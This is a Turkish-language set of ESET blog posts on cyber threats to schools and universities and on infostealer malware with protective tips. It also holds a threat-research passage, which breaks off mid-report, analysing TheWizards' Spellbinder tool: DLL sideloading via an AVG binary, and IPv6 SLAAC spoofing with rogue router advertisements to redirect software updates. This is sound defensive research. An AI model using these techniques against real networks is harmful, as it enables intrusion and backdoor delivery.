- **Sınırlı bütçe ve bilgi birikimi:** Eğitim sektörü, sınırlı siber güvenlik yetenekleri söz konusu olduğunda güvenlik bütçeleri daha fazla olan özel işletmelerle rekabet edemez. Ve aynı bütçe baskısı, kurumların genellikle güvenlik araçlarına harcayacak fazla parası olmadığı anlamına gelir. Bu da kapsam ve kabiliyet açısından tehlikeli boşluklar yaratabilir. Ancak bu tür parasal kaygılar siber riski azaltmayı daha da önemli hâle getiriyor. Bir [rapor, ](https://www.comparitech.com/blog/information-security/school-ransomware-attacks/)2018’den bu yana ABD’deki okul ve kolejlere yönelik fidye yazılımı saldırılarının yalnızca kesinti süresi olarak 2,5 milyar dolara mal olduğunu iddia ediyor.
- **Kişisel cihazlar:** Microsoft’a göre BYOD ABD’deki okullarda yaygındır, üniversitede ise her yerde öğrencilerden kendi dizüstü bilgisayarlarını ve mobil cihazlarını kullanmaları beklenir. Yeterli güvenlik kontrolleri yapılmadan okul ağlarında oturum açmalarına izin verilirse bu cihazlar farkında olmadan tehdit aktörlerine hassas verilere ve sistemlere giden bir yol sağlayabilir.
- **Hatalı kullanıcılar:** İnsanlar güvenlik personeli için en büyük zorluklardan biri olmaya devam ediyor. Eğitim ortamlarındaki çok sayıdaki personel ve öğrenci, onları kimlik avı için popüler bir hedef hâline getirmektedir. Farkındalık eğitimi şarttır. Ancak örneğin Birleşik Krallık’ta üniversitelerin yalnızca %5’i bunu [öğrenciler ](https://repository.jisc.ac.uk/8954/1/cyber-posture-survey-he-2022-overview.pdf)için zorunlu kılıyor.
- **Açıklık kültürü:** Okullar, kolejler ve üniversiteler tipik işletmeler gibi değildir. Bilgi paylaşımı kültürü ve dış iş birliğine açıklık, riske davetiye çıkarabilir ve tehdit aktörlerinin yararlanabileceği fırsatlar sağlayabilir. Özellikle e-posta iletişimi üzerinde daha sıkı kontroller tercih edilir. Ancak mezunlar ve bağışçılardan hayır kurumlarına ve tedarikçilere kadar çok sayıda bağlantılı üçüncü taraf varken bu zordur.
- **Geniş bir saldırı yüzeyi:** Eğitim tedarik zinciri, son yıllarda sanal öğrenme ve uzaktan çalışmanın ortaya çıkmasıyla genişleyen siber saldırı yüzeyinin sadece bir yönüdür. Bulut sunucularından kişisel mobil cihazlara, ev ağlarına ve çok sayıdaki değişken personel ve öğrenciye kadar, tehdit aktörlerinin hedef alabileceği birçok hedef vardır. Pek çok eğitim kurumunun yamalanmamış ve desteklenmeyen eski yazılım ve donanımları kullanıyor olması da bu durumu daha da kötüleştiriyor.
- **PII ve IP:** Okullar ve üniversiteler, sağlık ve finansal veriler de dahil olmak üzere personel ve öğrenciler hakkında büyük hacimlerde kişisel olarak tanımlanabilir bilgi (PII) depolar, yönetir ve işler. Bu da onları [finansal motivasyonlu fidye yazılımı aktörleri ](https://antivirus.com.tr/devlet-destekli-apt-gruplarinin-fidye-yazilimi-kullanimi-artiyor/)ve dolandırıcılar için cazip bir hedef hâline getiriyor. Ama dahası da var. Pek çok üniversitenin yürüttüğü hassas araştırmalar da onları ulus devletlerin dikkatine sunuyor. MI5 genel müdürü Nisan 2024’te Birleşik Krallık’ın önde gelen üniversitelerinin yöneticilerini tam da bu konuda [uyarmıştı](https://www.bbc.co.uk/news/uk-68902636).
## Tehdit gerçek
Bunlar teorik tehditler değildir. K12 SIX, 2016’dan bu yana ABD okul bölgelerini etkileyen, kamuya açıklanmış 1.331 okul siber olayını listelemiştir. AB güvenlik ajansı ENISA ise Temmuz 2023 ile Haziran 2024 arasında sektörü etkileyen 300’den fazla olayı [belgelemiştir](https://www.enisa.europa.eu/publications/enisa-threat-landscape-2024). Rapor edilmemiş çok daha fazlası da var. Üniversiteler bazen [yıkıcı etkilere ](https://www.independent.co.uk/news/health/nhs-cyber-attack-hack-university-manchester-b2567723.html)yol açacak şekilde fidye yazılımı aktörleri tarafından sürekli olarak ihlal edilmektedir.
## Eğitim sektörünün karşılaştığı tipik tehdit aktörü TTP’leri
Eğitim sektörü kurumlarını hedef almak için kullanılan taktikler, teknikler ve prosedürlere (TTP’ler) gelince bu, nihai hedefe ve tehdit aktörüne bağlıdır. [İran’a bağlı Ballistic Bobcat grubundan gelenler ](https://www.welivesecurity.com/en/eset-research/sponsor-batch-filed-whiskers-ballistic-bobcats-scan-strike-backdoor/)(diğer adıyla APT35, Mint Sandstorm) gibi devlet destekli saldırılar genellikle karmaşıktır. Bir örnekte ESET, aktörün zararsız süreçlere kötü amaçlı kod enjekte ederek ve tespit edilmekten kaçınmak için birden fazla modül kullanarak EDR dahil güvenlik yazılımlarını atlatmaya çalıştığını gözlemledi.
Birleşik Krallık’ta fidye yazılımları [üniversiteler tarafından ](https://repository.jisc.ac.uk/8954/1/cyber-posture-survey-he-2022-overview.pdf)sektöre yönelik bir numaralı siber tehdit olarak görülmekte, bunu sosyal mühendislik/oltalama ve [yamalanmamış güvenlik açıkları ](https://antivirus.com.tr/mavi-ekran-bsod-yazilim-guncellemeleri-neden-onemlidir/)takip etmektedir. ABD’de ise İç Güvenlik Bakanlığı’nın bir [raporuna ](https://www.dhs.gov/sites/default/files/2023-09/23_0913_ia_23-333-ia_u_homeland-threat-assessment-2024_508C_V6_13Sep23.pdf)göre “K-12 okul bölgeleri, okul sistemlerinin BT bütçe kısıtlamaları ve özel kaynak eksikliği ve fidye yazılımı aktörlerinin belirli tarih ve saatlerde çalışması gereken bazı okullardan ödeme alma konusundaki başarısı nedeniyle neredeyse sürekli bir fidye yazılımı hedefi olmuştur.”
Kişisel cihazlar, eski teknoloji, çok sayıda kullanıcı ve açık ağlar da dahil olmak üzere saldırı yüzeyinin büyüyen boyutu, tehdit aktörünün işini çok daha kolay hâle getiriyor. Microsoft, QR kodu tabanlı çabaların arttığı konusunda bile uyarıda bulundu. Bunlar, e-postalar, el ilanları, park kartları, mali yardım formları ve diğer resmi iletişimler üzerindeki kötü amaçlı kodlar aracılığıyla kimlik avı ve kötü amaçlı yazılım kampanyalarını desteklemek için tasarlanmıştır.
## Okullar ve kolejler siber riski nasıl azaltabilir?
Tehdit aktörlerinin okulları, kolejleri ve üniversiteleri hedef almasının kendine özgü bir dizi nedeni olabilir. Ancak genel olarak konuşmak gerekirse bunu yapmak için kullandıkları teknikler denenmiş ve test edilmiştir. Bu da olağan güvenlik kurallarının geçerli olduğu anlamına gelir. Aşağıdaki ipuçlarından bazılarıyla insanlara, süreçlere ve teknolojiye odaklanın:
- Hesapları korumak için güçlü, benzersiz parolalar ve çok faktörlü kimlik doğrulama (MFA) uygulayın,
- Hızlı yama, sık yedekleme ve veri şifreleme ile iyi bir siber hijyen uygulayın,
- Bir ihlalin etkisini en aza indirmek için sağlam bir olay müdahale planı geliştirin ve test edin,
- Kimlik avı e-postalarının nasıl tespit edileceği de dahil olmak üzere en iyi güvenlik uygulamaları konusunda personeli, öğrencileri ve yöneticileri eğitin,
- Öğrencilerle cihazlarına önceden yüklemelerini beklediğiniz güvenlik önlemleri de dahil olmak üzere ayrıntılı bir kabul edilebilir kullanım ve BYOD politikasını paylaşın,
- Kuruluşunuzun uç noktalarını, verilerini ve fikri mülkiyetlerini koruyan [saygın siber güvenlik tedarikçisiyle ](https://www.eset.com/us/business/industries/education/)bir iş ortaklığı yapın,
- Şüpheli faaliyetleri 7/24 izlemek ve tehditleri kurumu etkilemeden önce yakalayıp kontrol altına almaya yardımcı olmak için [yönetilen algılama ve yanıt (MDR) ](https://www.eset.com/tr/business/mdr-protection/)kullanmayı düşünün.
Küresel eğitimcilerin zaten beceri eksikliğinden finansman zorluklarına kadar başa çıkmaları gereken pek çok sorunu var. Ancak siber tehdidi görmezden gelmek onu ortadan kaldırmayacaktır. İhlaller büyümeye bırakılırsa özellikle üniversiteler için felaket olabilecek muazzam mali ve itibar hasarına neden olabilir. Nihayetinde, güvenlik ihlalleri kurumların mümkün olan en iyi eğitimi verme kabiliyetini azaltmaktadır. Bu hepimizin endişe duyması gereken bir konudur.
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Eğitim, Siber Güvenlik
---
### [Bilgi hırsızı nedir, verilerinizi nasıl korursunuz?](https://antivirus.com.tr/verilerinizin-pesindeler-bilgi-hirsizi-nedir-ve-nasil-guvende-kalabilirim/)
**Published:** Nisan 18, 2025
**Author:** ESET
**Excerpt:** Hassas verilerinizi ele geçirmek için e-posta hesaplarınıza, web tarayıcılarınıza, kripto cüzdanlarınıza ve daha fazlasına saldıran kötü amaçlı yazılımlar
**Content:**
Siber suç dünyasında, bilgi bir amaca ulaşmak için kullanılan bir araçtır. Ve bu amaç çoğu zaman para kazanmaktır. Bu nedenle bilgi hırsızı (infostealer) kötü amaçlı yazılımlar [kimlik dolandırıcılığı](https://antivirus.com.tr/yapay-zeka-odakli-kimlik-dolandiriciligi-nasil-hasara-yol-aciyor/), [hesapların ele geçirilmesi ](https://antivirus.com.tr/arkadasiniz-hacklendi-siber-guvenlik-ihmale-gelmez/)ve [dijital para hırsızlığının ](https://antivirus.com.tr/kripto-yukseliyor-tehditler-artiyor-cuzdaninizi-koruyun/)başlıca nedenlerinden biri hâline gelmiştir. Ancak günlük hayatlarının büyük bir kısmını çevrimiçi olarak yaşayan ve güvende kalmayı başaran çok sayıda insan da var. Önemli olan dijital riskin nasıl etkin bir şekilde yönetileceğini anlamaktır.
İşte kişisel ve finansal bilgilerinizi tehlikelerden uzak tutmak için bilmeniz gerekenler.
## Bilgi hırsızı neyin peşinde?
Birçok bilgi hırsızının kökeni “ikonik” bir kötü amaçlı yazılıma, kurbanların finansal ve çevrimiçi bankacılık oturum açma bilgilerini gizlice çalmak için tasarlanmış Zeus olarak bilinen bir bankacılık Truva Atı’na dayanıyor olabilir. Kaynak kodu 2011’de sızdırıldığında yeni sürümler siber suç yeraltını doldurdu ve geliştiricilerin yeteneklerini yükseltmesi ve özelleştirmesiyle gelişen bilgi hırsızı endüstrisi ciddi bir şekilde başladı. Bugün Windows PC’lerden macOS bilgisayarlara, iOS ve Android cihazlara kadar hemen hemen her bilgisayar platformu için geliştirilmiş versiyonları bulunmaktadır.
Bilgi hırsızlarının neyin peşinde olduğu türe göre değişir. Bilgisayar korsanlarının çok faktörlü kimlik doğrulamayı (MFA) atlamasını sağlayabilecek oturum açma bilgileri ve oturum çerezleri popüler bir hedeftir. Bir [rapor](https://flashpoint.io/blog/flashpoint-global-threat-intelligence-report-gtir-2025/), geçen yıl çalınan 3,2 milyar kimlik bilgisinin %75’inin (2,1 milyar) bilgi hırsızları aracılığıyla elde edildiğini tahmin ediyor. Risk altında olabilecek diğer kişisel ve finansal bilgiler şunlardır:
- Ödeme kartı, banka hesabı ve kripto para birimi bilgileri (ör. kripto cüzdan anahtarları),
- Sigorta veya devlet yardımı (Sosyal Güvenlik) bilgileri dahil olmak üzere diğer mali bilgiler,
- Tarama geçmişi ve ödeme bilgileri ve parolaları içerebilecek “kayıtlı form” verileri dahil olmak üzere tarayıcı verileri,
- Bilgisayarınız veya cihazınız hakkında sistem bilgileri,
- Fotoğraflar ve belgeler dahil olmak üzere makinenizde/cihazınızda depolanan dosyalar,
- İsimler, telefon numaraları ve adresler dahil olmak üzere diğer kişisel bilgiler.
## Bilgi hırsızı nasıl çalışır?
Kötü amaçlı yazılımın amacı, makinenizdeki veya cihazınızdaki hassas bilgileri sessizce ve hızla bulmak ve ardından bunları saldırganların kontrolü altındaki bir sunucuya sızdırmaktır. Bunu web tarayıcılarını, e-posta istemcilerini, kripto cüzdanlarını, dosyaları, uygulamaları ve işletim sisteminin kendisini tarayarak yapacaktır. Diğer teknikler şunları içerir:
- Güvenli bir sunucuya gönderilmeden önce çevrimiçi bir forma girmiş olabileceğiniz oturum açma bilgilerinin aranmasını içeren “Form yakalama”,
- Kötü amaçlı yazılımın yaptığınız her tuş vuruşunu kaydetmesini sağlayan keylogging,
- Hassas bilgilerin görüntülenmesi ihtimaline karşı ana ekranınızın/masaüstünüzün ekran görüntülerini almak,
- Makinenin panosundan bilgi çalmak.
Bilgiler, genellikle saniyeler içinde bir düşmanın sunucusuna geri gönderildikten sonra genellikle günlükler hâlinde paketlenir ve siber suç yeraltı dünyasında satılır. Dolandırıcılar daha sonra bunu şu amaçlarla kullanırlar:
- İçinde depolanan bilgileri çalmak ve/veya erişimi başkalarına satmak amacıyla çevrimiçi hesaplarınızı (ör. Netflix, Uber) ele geçirmek,
- Sizin adınıza kredi başvurusunda bulunmak veya ürün satın almak için kartlarınızı/banka hesabınızı kullanmak gibi kimlik dolandırıcılığı yapmak,
- Adınıza tıbbi tedavi/ilaç alarak tıbbi/sigorta dolandırıcılığı yapmak,
- Sizin adınıza vergi beyannamesi doldurarak ve geri ödeme alarak vergi dolandırıcılığı yapmak,
- Kişilerinizi kimlik avı mesajları veya spam ile hedef almak,
- Finansal hesaplarınızdaki fonları boşaltmak.
Şekil 1 Vidar infostealer yükleyicisi tarafından gösterilen ve Midjourneyi taklit eden açılış ekranı kaynak [ESET Threat Report H1 2024](https://web-assets.esetstatic.com/wls/en/papers/threat-reports/eset-threat-report-h12024.pdf)
## Bilgi hırsızı tarafından nasıl ele geçirilirim?
Bilgi hırsızlarına karşı güvende kalmanın ilk adımı, nasıl yayıldıklarını anlamaktır. Saldırı için çeşitli vektörler vardır ancak en yaygın olanları şunlardır:
- **Kimlik avı e-postaları/metinleri:** Sizi kötü amaçlı bağlantılara tıklamaya veya bir eki açmaya ikna ederek gizli bir kötü amaçlı yazılım yüklemesini tetikleyen klasik bir sosyal mühendislik tekniği. Tehdit aktörü genellikle [güvenilir bir kişi, marka veya otoritenin kimliğine bürünür](https://antivirus.com.tr/taklit-dolandiriciligi-cok-gec-olmadan-bir-taklitciyi-tespit-edin/), gönderen etki alanını taklit eder ve resmi logolar kullanır.
- **Kötü amaçlı web siteleri:** Bunlar bir kimlik avı kampanyasının parçası olarak veya bağımsız bir “varlık” olarak kullanılabilir. Bir bağlantıyı indirmeniz/tıklamanız teşvik edilebilir ya da site sadece ziyaret edilerek bir “drive-by-download” tetikleyebilir. Tehdit aktörleri, bu siteleri yapay olarak arama sıralamasında üst sıralara çıkarmak için siyah şapka SEO tekniklerini kullanabilir. Böylece çevrimiçi bir şey aradığınızda görünme olasılıkları daha yüksek olur.
- **Güvenliği ihlal edilmiş web siteleri:** Bazen bilgisayar korsanları, muhtemelen bir tarayıcı açığından yararlanarak veya kötü amaçlı bir reklam (malvertising) ekleyerek ziyaret edebileceğiniz yasal web sitelerini tehlikeye atar. Her iki teknik de bir bilgi hırsızı yüklemesini tetikleyebilir.
- **Kötü amaçlı uygulamalar:** Meşru görünen yazılımlar indirildiklerinde[ kötü bir bilgi çalma sürprizi gizleyebilirler](https://antivirus.com.tr/klonlarin-saldirisi-sahte-mesajlasma-uygulamalari/). Bu risk, genellikle bilgisayarlar kadar iyi korunmayan mobil cihazlar için özellikle ciddidir. Özellikle popüler oyunların ve diğer yazılımların korsan sürümlerine dikkat edin.
- **Sosyal dolandırıcılık:** Dolandırıcılar, muhtemelen bir ünlüyü taklit ederek veya meşru bir hesabı ele geçirerek cazip bir sosyal medya reklamına veya gönderisine tıklamanız için sizi kandırmaya çalışabilir. Gerçek olamayacak kadar iyi görünen tekliflere, ödül çekilişlerine ve özel içeriklere dikkat edin.
- **Oyun modları/hileleri:** Video oyunları için resmi olmayan modifikasyonlar veya hileler, bilgi hırsızı kötü amaçlı yazılım içerebilir. Aslında ESET araştırmacıları, Hamster Kombat’ta oyunu hızlandırmak için tasarlanmış çiftlik botları ve otomatik tıklayıcılar sunduğunu iddia eden birkaç GitHub deposu buldu. Gerçekte Lumma Stealer varyantını gizliyorlardı.
Şekil 2 Lumma Stealerı yayan ve [ESET araştırmacıları tarafından tespit edilen ](https://www.welivesecurity.com/en/eset-research/tap-estry-threats-targeting-hamster-kombat-players/)GitHub deposu
## Tehdit ortamına bakış
ESET’in [H2 2024 Tehdit Raporu’](https://antivirus.com.tr/eset-tehdit-raporu-h2-2024/)nda ortaya koyduğu gibi, bilgi hırsızlığı pazarı siber suçlular için büyük bir iş. Hizmet olarak kötü amaçlı yazılım ([MaaS](https://antivirus.com.tr/maas-ve-daha-fazlasi-ile-siber-suclarin-demokratiklesmesi/)) modeli, suç pazarlarında bulunan birçok bilgi hırsızlığı varyantına erişimi demokratikleştirdi. Bu sitelerden bazıları, siber suçluların kullanım veya yeniden satış için ham günlüklerden veri çıkarmasına yardımcı olmak için günlük ayrıştırma hizmetleri de sunmaktadır.
ESET’in gözlemlediği gibi bu kötü amaçlı yazılım parçaları sürekli geliştiriliyor. Örneğin Formbook, 2021’den beri faaliyette. Ancak son zamanlarda, güvenlik araştırmacıları tarafından örnekleme ve analizi daha zor hâle getirmek için tasarlanmış sofistike gizleme teknikleri ekledi. RedLine gibi diğer varyantlar, koordineli kolluk kuvvetleri eylemi nedeniyle ortadan kalktı. Ancak Lumma Stealer gibi diğerleri, onların yerini almak için harekete geçti. ESET araştırmasına göre bu varyant 2024’ün ikinci yarısında tespitlerde yıllık %369’luk bir artış kaydetti.
## Bilgi hırsızlarından nasıl uzak durabilirim?
Peki bir bilgi hırsızının mobil cihazınıza ya da bilgisayarınıza bulaşmadığından nasıl emin olabilirsiniz? Kötü amaçlı yazılımın birden fazla yöntemle yayılabileceği göz önüne alındığında birkaç en iyi uygulamayı hatırlamanız gerekir. Bunlar şunları içerir:
- **Tüm cihazlarınıza** **güvenlik yazılımı yükleyin ve güncel tutun**. Bu size bilgi hırsızlarından ve diğer tehditlerden korunmak için fayda sağlayacaktır.
- **Kimlik avı konusunda bilinçli olun;** bu da istenmeyen mesajlardaki bağlantılara tıklamaktan veya ekleri açmaktan kaçınmanız gerektiği anlamına gelir. Mesajın kesinlikle size gönderildiğinden emin olmak için her zaman gönderenden bağımsız olarak kontrol edin. Bazen “gönderen” alan adının üzerine geldiğinizde bir e-postanın aslında başka biri tarafından gönderildiği ortaya çıkabilir.
- **Yalnızca resmi çevrimiçi mağazalardan yazılım/uygulama indirin.** Kötü amaçlı yazılımlar bazen Google Play’e sızsa da genellikle hızlı bir şekilde kaldırılır ve bu resmi kanallar üçüncü taraf mağazalardan çok daha güvenlidir. Ayrıca özellikle ücretsiz olarak sunulan[ korsan veya kırılmış yazılımları indirmekten ](https://antivirus.com.tr/nereden-yazilim-indirdiginizi-umursamiyor-musunuz-saldirganlar-umursuyor/)kaçının.
- **İşletim sistemi ve uygulamaları güncel tutun** çünkü en [son yazılım sürümü ](https://antivirus.com.tr/mavi-ekran-bsod-yazilim-guncellemeleri-neden-onemlidir/)aynı zamanda en güvenli sürüm olacaktır.
- **Sosyal medyada dikkatli olun** ve bir teklif gerçek olamayacak kadar iyi görünüyorsa genellikle öyle olduğunu unutmayın. Şüpheleniyorsanız dolandırıcılık olup olmadığını görmek için Google’da aramayı deneyin. Arkadaşlarınızın ve ünlülerin hesaplarının da dolandırıcılığı teşvik etmek için ele geçirilebileceğini unutmayın. İstenmeyen bağlantılara tıklamaktan kaçının.
- **Her hesap için bir parola yöneticisinde saklanan güçlü, benzersiz parolalar kullanarak oturum açma sırasında güvenliği artırın**. Ve tüm hesaplarınız için çok faktörlü kimlik doğrulamayı (MFA) açın. Bu, %100 kusursuz olmasa da keylogging gibi belirli bilgi hırsızlığı tekniklerine karşı miktar koruma sağlayacaktır.
Bu tekniklerin hiçbiri tek başına sizi bilgi hırsızlarına karşı güvende tutmayacaktır. İşin püf noktası bunları katmanlandırmak ve böylece tehdit aktörlerine açık olan saldırı yollarını azaltmaktır. Ancak yeni geçici çözümler geliştirmeye devam edeceklerini de unutmayın. Bu nedenle, kötü adamların neler yaptığını görmek için [blog sayfalarımızı](https://antivirus.com.tr/) düzenli olarak ziyaret edin.
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Bilgi hırsızı, Siber Güvenlik
---
### [TheWizards APT grubu SLAAC sahtekârlığını nasıl kullanıyor?](https://antivirus.com.tr/thewizards-apt-grubu-ortadaki-dusman-saldirilari-gerceklestirmek-icin-slaac-sahtekarligini-kullaniyor/)
**Published:** Mayıs 9, 2025
**Author:** ESET
**Excerpt:** ESET araştırmacıları, ortadaki düşman saldırıları gerçekleştirmek için kullanılan bir yanal hareket aracı olan Spellbinder'ı analiz etti.
**Content:**
*ESET araştırmacıları, ortadaki düşman saldırıları gerçekleştirmek için kullanılan bir yanal hareket aracı olan Spellbinder’ı analiz etti.*
Bu raporda ESET araştırmacıları, TheWizards adını verdiğimiz Çin bağlantılı tehdit aktörü tarafından kullanılan ve ortadaki düşman saldırıları gerçekleştirmek için bir yanal hareket aracı olan Spellbinder’ın analizini sunmaktadır. Spellbinder, IPv6 durumsuz adres otomatik yapılandırma (SLAAC) sahtekârlığı yoluyla ortadaki düşman (AitM) saldırılarının, ele geçirilen ağda yanal olarak hareket etmesini, paketleri yakalamasını ve meşru Çin yazılımının trafiğini, saldırganlar tarafından kontrol edilen bir sunucudan kötü amaçlı güncellemeleri indirecek şekilde yönlendirmesini sağlar.
**Bu blog yazısındaki önemli noktalar:**
- Meşru Çin yazılım güncelleme mekanizmaları tarafından kurbanların makinelerine dağıtılan kötü amaçlı bir downloader keşfettik.
- Downloader, WizardNet adını verdiğimiz modüler bir arka kapı yerleştirmeye çalışıyor.
- Saldırganların yerel ortadaki düşman saldırıları gerçekleştirmek ve grubun imzalı arka kapısı WizardNet’i sunmak, trafiği saldırgan kontrolündeki bir sunucuya yönlendirmek için kullandıkları Spellbinder’ı analiz ettik.
- TheWizards ile UPSEC olarak da bilinen Çinli Dianke Network Security Technology şirketi arasındaki bağlantılar hakkında ayrıntılar paylaştık.
## **Genel Bakış**
2022 yılında, [*Sogou Pinyin* ](https://en.wikipedia.org/wiki/Sogou_Pinyin)olarak bilinen popüler Çince [*giriş yöntemi* ](https://en.wikipedia.org/wiki/Chinese_input_methods_for_computers)yazılım uygulaması tarafından şüpheli bir DLL indirildiğini fark ettik. Adını bu yazılımın meşru bir bileşeninden alan DLL, uzak bir sunucudan şifrelenmiş bir blob alan bir downloader için bir damlalıktı. Bu blob, WizardNet adını verdiğimiz arka kapıyı yükleyen kabuk kodunu içeriyordu.
Araştırmamız, saldırganlar tarafından kullanılan ve bir ağdaki paketleri kesmek ve yanıtlamak için IPv6 SLAAC sahtekârlığını kullanarak ortadaki düşman saldırıları gerçekleştirmek üzere tasarlanmış bir aracın keşfedilmesine yol açarak saldırganların trafiği yeniden yönlendirmesine ve meşru Çin yazılımını hedef alan kötü amaçlı güncellemeler sunmasına olanak tanıdı.
## **Viktimoloji**
TheWizards, en az 2022’den bu yana sürekli aktif olmuştur. ESET telemetrisine göre, TheWizards Filipinler, Kamboçya, Birleşik Arap Emirlikleri, Çin ve Hong Kong’daki bireyleri, kumar şirketlerini ve bilinmeyen varlıkları hedef alıyor. Coğrafi dağılımı **Şekil 1**‘de gösterilmektedir.
Şekil 1 ESET telemetrisine göre kurbanların coğrafi dağılımı
## **Spellbinder, IPv6 AitM aracı**
Bu aracı ilk olarak 2022’de keşfedip analiz ettik ve 2023 ve 2024’te tehlikeye atılmış makinelere dağıtılan birkaç değişiklik içeren yeni bir sürüm gözlemledik. Saldırganlar hedeflenen ağdaki bir makineye erişim sağladıktan sonra AVGApplicationFrameHostS.zip adlı bir arşivi dağıtıyor ve bileşenlerini %PROGRAMFILES%\\AVG Technologies içine çıkarıyor. Dosyalar şunları içerir:
- AVGApplicationFrameHost.exe
- wsc.dll
- log.dat
- winpcap.exe
Ardından, saldırganlar winpcap.exe dosyasını yükler ve AVGApplicationFrameHost.exe dosyasını çalıştırır. Orijinal adı wsc\_proxy.exe olan sonuncusu, wsc.dll dosyasını yan yüklemek için kötüye kullanılan AVG’nin yasal bir yazılım bileşenidir; bu DLL basitçe log.dat dosyasından kabuk kodunu okur ve bellekte çalıştırır. Kabuk kodu sıkıştırmayı açar ve Spellbinder’ı belleğe yükler.
Spellbinder, paketleri yakalamak ve gerektiğinde paketlere yanıt vermek için [*WinPcap* ](https://www.winpcap.org/)kütüphanesini kullanır. İlk görev, paket yakalamanın gerçekleştirileceği bir bağdaştırıcı seçmek veya bulmaktır. Kod, mevcut tüm adaptör cihazlarını almak için WinPcap API pcap\_findalldevs’i kullanır. Aygıtlar, saldırgan için numaralandırılmış bir listede öğelendirilir. İsteğe bağlı olarak Spellbinder, bu listeden bir bağdaştırıcı seçmek için kullanılabilecek bir dizini bağımsız değişken olarak kabul eder. Bir aygıt sağlanmamışsa Spellbinder uygun bir bağdaştırıcı bulmak için Windows API’leri GetBestInterface ve GetAdapterInfo’yu kullanır ve bilgilerini ekrana yazdırır.
Şekil 2**, herhangi bir ürün numarası verilmediğinde Spellbinder’ın çıktısını göstermektedir. Bu durumda, araç en uygun adaptörü kendisi bulur.
Şekil 2 Spellbinderın başlatma aşamasındaki çıktısı
Şekil 3**‘te gösterildiği gibi, bir bağdaştırıcı bulunduğunda Spellbinder paketleri yakalamaya başlamak için WinPcap pcap\_open\_live API’sini kullanır ve iki iş parçacığı oluşturur: Biri ICMPv6 Yönlendirici Reklam paketleri göndermek için (bir sonraki bölümde açıklanmıştır) ve ağ değişikliklerini izlemek için bir iş parçacığı. WinPcap pcap\_loop API’si, her yeni paket yakalandığında Spellbinder’dan bir geri çağırma işlevini çağırma işini yapar.
Şekil 3 Spellbinderın paketlerin ve iş parçacıklarının yakalanmasını başlatan ayrıştırılmış kodu
### **Router Reklam dizisi**
Bu saldırı vektörü [*IETF tarafından* ](https://datatracker.ietf.org/doc/html/draft-chown-v6ops-rogue-ra-02)2008 gibi erken bir tarihte tartışılmıştır ve IPv4 ve IPv6’nın bir arada bulunmasına ilişkin yaygın olarak gözden kaçan bir ağ yanlış yapılandırmasından kaynaklanmaktadır. Daha sonra 2011 yılında Alec Waters tarafından [*ayrıntılı* ](https://wirewatcher.wordpress.com/2011/04/04/the-slaac-attack-using-ipv6-as-a-weapon-against-ipv4/)bir şekilde açıklanmış ve SLAAC saldırısı olarak adlandırılmıştır. ICMPv6 Router Reklamı (RA) mesajlarının ağda IPv6 özellikli bir router bulunduğunu duyurarak IPv6’yı destekleyen veya IPv6 özellikli bir router isteyen ana bilgisayarlar reklam cihazını varsayılan ağ geçidi olarak benimseyebilmesini sağlayan IPv6’nın Ağ Keşif Protokolünden faydalanır.
Spellbinder her 200 ms’de bir ff02::1 (“tüm düğümler”) çoklu yayın RA paketi gönderir; ağdaki IPv6 etkin Windows makineleri RA mesajında sağlanan bilgileri kullanarak [*durumsuz adres otomatik yapılandırması*](https://www.rfc-editor.org/rfc/rfc4862) (SLAAC) yoluyla otomatik olarak yapar ve Spellbinder çalıştıran makineye IPv6 trafiği göndermeye başlar, burada paketler yakalanır, analiz edilir ve uygun olduğunda yanıtlanır. **Şekil 4** saldırının ilk aşamasını göstermektedir.
Şekil 4 Spellbinder tarafından gerçekleştirilen SLAAC saldırısının gösterimi
Spellbinder tarafından oluşturulan RA paketi dört ana bölümden oluşmaktadır:
- RA Bayrakları: “yönetilen adres yapılandırması” bayrağı 0 olarak ayarlanmıştır ve ana bilgisayarlara SLAAC’ın kullanılması gerektiğini belirtir.
- Ana bilgisayara IPv6 adresini oluşturmak için 2001:db8::/64 önekini kullanmasını belirten önek seçeneği, internete yönlendirilebilir bir alt ağ değil, belgeleme için ayrılmış bir alt ağdır.
- Ana bilgisayara iki DNS sunucusunun adreslerini sağlayan özyinelemeli DNS sunucusu (RDNSS) seçeneği: 240e:56:4000:8000::11 ve 240e:56:4000:8000::22. Her iki adres de China Telecom Backbone’dan AS4134’ün bir parçasıdır ancak İnternet’ten gelen DNS isteklerine yanıt vermiyor gibi görünmektedir. Her ikisinin de meşru bir DNS sunucusu olduğunu gösteren herhangi bir kanıt bulamadık.
- Yerel ağ segmentinde kullanılacak router olarak Spellbinder’ı çalıştıran makinenin MAC adresini sağlayan kaynak bağlantı katmanı seçeneği.
Şekil 5** Spellbinder tarafından gönderilen ICMPv6 RA mesajlarından birini göstermektedir.
Şekil 5 Spellbinder tarafından gönderilen RA mesajı
Şekil 6**, ağdaki güvenliği ihlal edilmiş bir makineden Spellbinder’ı çalıştırmadan önce ve çalıştırdıktan sonra Windows ipconfig /all komutunun çıktısını göstermektedir.
Şekil 6 Spellbinder çalıştırılmadan önce ve çalıştırıldıktan sonra Windows ipconfig komutunun sonucu
### **Paket işleme**
